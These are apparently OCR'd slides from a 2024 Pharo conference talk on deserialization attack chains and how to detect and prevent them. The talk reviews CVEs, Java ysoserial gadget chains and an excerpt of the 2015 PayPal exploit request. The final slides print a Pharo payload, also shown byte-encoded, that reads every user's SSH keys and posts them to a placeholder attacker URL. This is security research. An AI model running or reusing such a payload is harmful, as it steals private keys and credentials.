RÉPUBLIQUE FRANÇAISE
Liberté
Égalité
Fraternité

Inria

Evref

Attack chains construction:

Towards detecting and preventing Pharo vulnerabilities

Imen Sayar, Steven Costiou, Cyril Ferlicot-Delbecque

ESUG 2024 Talks

Wednesday, July 10, 2024

Université de Lille

CRIStAL
Centre de Recherche en Informatique, Signal et Automatique de Lille

Example of real-world attack

Ransomware attack on San Francisco public transit gives everyone a free ride


San Francisco Municipal Transport Agency attacked by hackers who locked up computers and data with 100 bitcoin demand

Source:
https://www.theguardian.com/technology/2016/nov/28/passengers-free-ride-san-francisco-muni-ransomeware

Terminology

- **CVE** (Common Vulnerabilities and Exposures): ID + vulnerability description + patch (if any) + exploits + …
- Known databases for attacks/vulnerabilities description
  - OWASP (Open Web Application Security Project)
  - MITRE corporation
  - RedHat
  - NVD (National Vulnerabilities Database) of NIST

Example of CVE search



2818 CVEs on **Java**

148 CVEs on **Java deserializ(s)ation**

14211 CVEs on **SQL injection**

105 CVEs on **Java injection**

925 CVEs on **Python**

…

What about CVE search for Pharo?

- 0 CVEs on “**Pharo**”
- 0 CVEs for “SmallTalk”

No detected or reported attacks in Pharo?

So..

- There are **no reported attacks** in Pharo
  - does this mean that Pharo is **safe**?
    - if that’s the case, everything is fine :-)
    - if not, we need to know the potential attacks and to prevent them
- How do we know if Pharo is (really) safe?

Our goal is to check if Pharo codes can be attacked

write a PoC of attacks

Our goal is to check if Pharo codes can be attacked


write a PoC of attacks

Deserialization attacks!

Deserialization attacks

- **Serialization**: transform an object into a sequence of bytes
- **Deserialization**: reconstruct the object from the data available in the serialized sequence

```
public class MyClass implements Serializable
{
   int a;
   public MyClass (int a) {
      this.a = a;
   }
  public int m (..) {..}
}
```




Deserialization attack in PayPal in 2015

```
https://manager.paypal.com/tranxInfo.do?subaction=showtranxSettings
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,ru;q=0.6
Cookie: mecookie...

maxAmtPerTrans=1000.00&maxAmtForCredit=&allowCreditExceedMaxTransAmt=N&allo
wRefTrans=Y&confirmbutton=Confirm&oldFormData=�� sr java.util.HashMap ���
`�  F
loadFactorI
thresholdxp?@ w  sr java.lang.Integer ⁖���8 I valuexr java.lang.Number���
��  xp sr(com.verisign.vps.common.model.VendorRule��{{_�:  xr1com.veris
ign.vps.common.model.base.BaseVendorRule��-�o�^  IhashCodeL _activet Ljava
lang/String;L _idt,Lcom/verisign/vps/common/model/VendorRulePK;L _lastChang
edt Ljava/util/Date;L _valuet Ljava/lang/Integer;L _vendort&Lcom/verisign/vp
s/common/model/Vendor;xpE  tYsr*com.verisign.vps.common.model.VendorRulePK
<(<  xr3com.verisign.vps.common.model.base.BaseVendorRulePK{ E~    I
hashCodeL _ruleIdq~
L _vidq~
xpnPNq~ sq~ =sr java.sql.Timestamp&  S e I nanosxr java.util.Datehj KYt
xpwQ    xsq~     sr$com.verisign.vps.common.model.Vendor    p6y L asc
t:Lcom/verisign/vps/common/model/AdvertisingServiceCustomer;xr-com.verisig
n.vps.common.model.base.BaseVendoro  R F  XIhashCodeL acceptedAgreementst
```

Source:
https://artsploit.blogspot.com/2016/01/paypal-rce.html

Deserialization attacks 101




Understanding deserialization attacks

- Ysoserial* tool as a PoC for Java deserialization attacks
- We have studied **19** out of **47 attacks in Java** described by ysoserial [1]
- We have extracted the call stacks of these attacks
- Our goal was to extract information from these attacks to reuse them in other languages


* https://github.com/frohoff/ysoserial

[1] Imen Sayar, Alexandre Bartel, Eric Bodden, and Yves Le Traon. “An in-depth study of java deserialization remote-code execution exploits and vulnerabilities”. ACM Trans. Softw. Eng. Methodol., 32(1) :25 :1–25 :45, 2023.


Ysoserial deserialization attacks



Gadgets



Internal mechanisms in attacks



Observation n° 1

Attacks are **not using new concepts**.

They are based on **existing concepts**

as reflection, native calls, and late binding

Observation n° 2

The vulnerability **is not a specific code fragment**.

It is a **constellation of multiple method invocations combined**

into a so-called **“Gadget Chain”**

Objective


Now that we have understood how deserialization attacks happen

in Java, we target the **Pharo** language and try to **create an attack**.

But, what are the **ingredients** for that?

Getting an Attack Recipe

Attacker side




Malicious code that will generate

malicious file


Getting an Attack Recipe

Attacker side



Malicious code


① **Serialization**




Malicious file

Victim side

- **Vulnerable language version**
- **methods to invoke**



Getting an Attack Recipe



Payload for stealing SSH keys in Pharo

Malicious code

```
'|users|
users := (FileSystem disk root / ''Users'').
(users entries collect: [:e |
   [|userSSHDir stolenFiles|
   userSSHDir := e asFileReference /''.ssh''.
   stolenFiles := Dictionary new.
   userSSHDir entries do:[:file|
       stolenFiles at: file asFileReference path put: file
asFileReference contents ].
   stolenFiles
   ] onErrorDo: [:err| nil ].
]).
ZnClient new
        url: ''www.attackerUrl.com'';
        contents: stolenFiles;
        post'
'   asByteArray printString.
```

(1) capture the users path

(2) collect from the users entries all the ssh files

(3) create a dictionary to put stolen ssh files

(4) put the content of each ssh file in the stolenFiles

(5) send the stolen ssh files to the attacker website

(6) transform the attack instructions into a ByteArray

Encoded payload for stealing SSH keys

'#[124 117 115 101 114 115 124 13 117 115 101 114 115 32 58 61 32 40 70 105 108 101 83 121 115 116 101 109 32 100 105 115
107 32 114 111 111 116 32 47 32 39 85 115 101 114 115 39 41 46 13 40 117 115 101 114 115 32 101 110 116 114 105 101 115 32
99 111 108 108 101 99 116 58 91 58 101 124 13 32 32 32 32 91 124 117 115 101 114 83 83 72 68 105 114 32 115 116 111 108 101
110 70 105 108 101 115 124 13 32 32 32 32 117 115 101 114 83 83 72 68 105 114 32 58 61 32 101 32 97 115 70 105 108 101 82
101 102 101 114 101 110 99 101 32 47 39 46 115 115 104 39 46 32 34 115 101 108 102 32 104 97 108 116 46 34 13 32 32 32 32
115 116 111 108 101 110 70 105 108 101 115 32 58 61 32 68 105 99 116 105 111 110 97 114 121 32 110 101 119 46 13 32 32 32
32 117 115 101 114 83 83 72 68 105 114 32 101 110 116 114 105 101 115 32 100 111 58 91 58 102 105 108 101 124 13 32 32 32
32 32 32 32 32 32 91 115 116 111 108 101 110 70 105 108 101 115 32 97 116 58 32 102 105 108 101 32 97 115 70 105 108 101 82
101 102 101 114 101 110 99 101 32 112 97 116 104 32 112 117 116 58 32 102 105 108 101 32 97 115 70 105 108 101 82 101 102
101 114 101 110 99 101 32 99 111 110 116 101 110 116 115 32 93 111 110 69 114 114 111 114 68 111 58 32 91 58 101 114 114
124 32 110 105 108 32 93 93 46 13 32 32 32 32 115 116 111 108 101 110 70 105 108 101 115 13 32 32 32 32 93 32 111 110 69 114
114 111 114 68 111 58 32 91 58 101 114 114 124 32 110 105 108 32 93 46 13 93 41 32 105 110 115 112 101 99 116 46 32 13 13 90
110 67 108 105 101 110 116 32 110 101 119 13 9 9 9 117 114 108 58 32 39 117 114 108 46 99 111 109 39 59 13 9 9 9 99 111 110
116 101 110 116 115 58 32 115 116 111 108 101 110 70 105 108 101 115 59 13 9 9 9 112 111 115 116]'

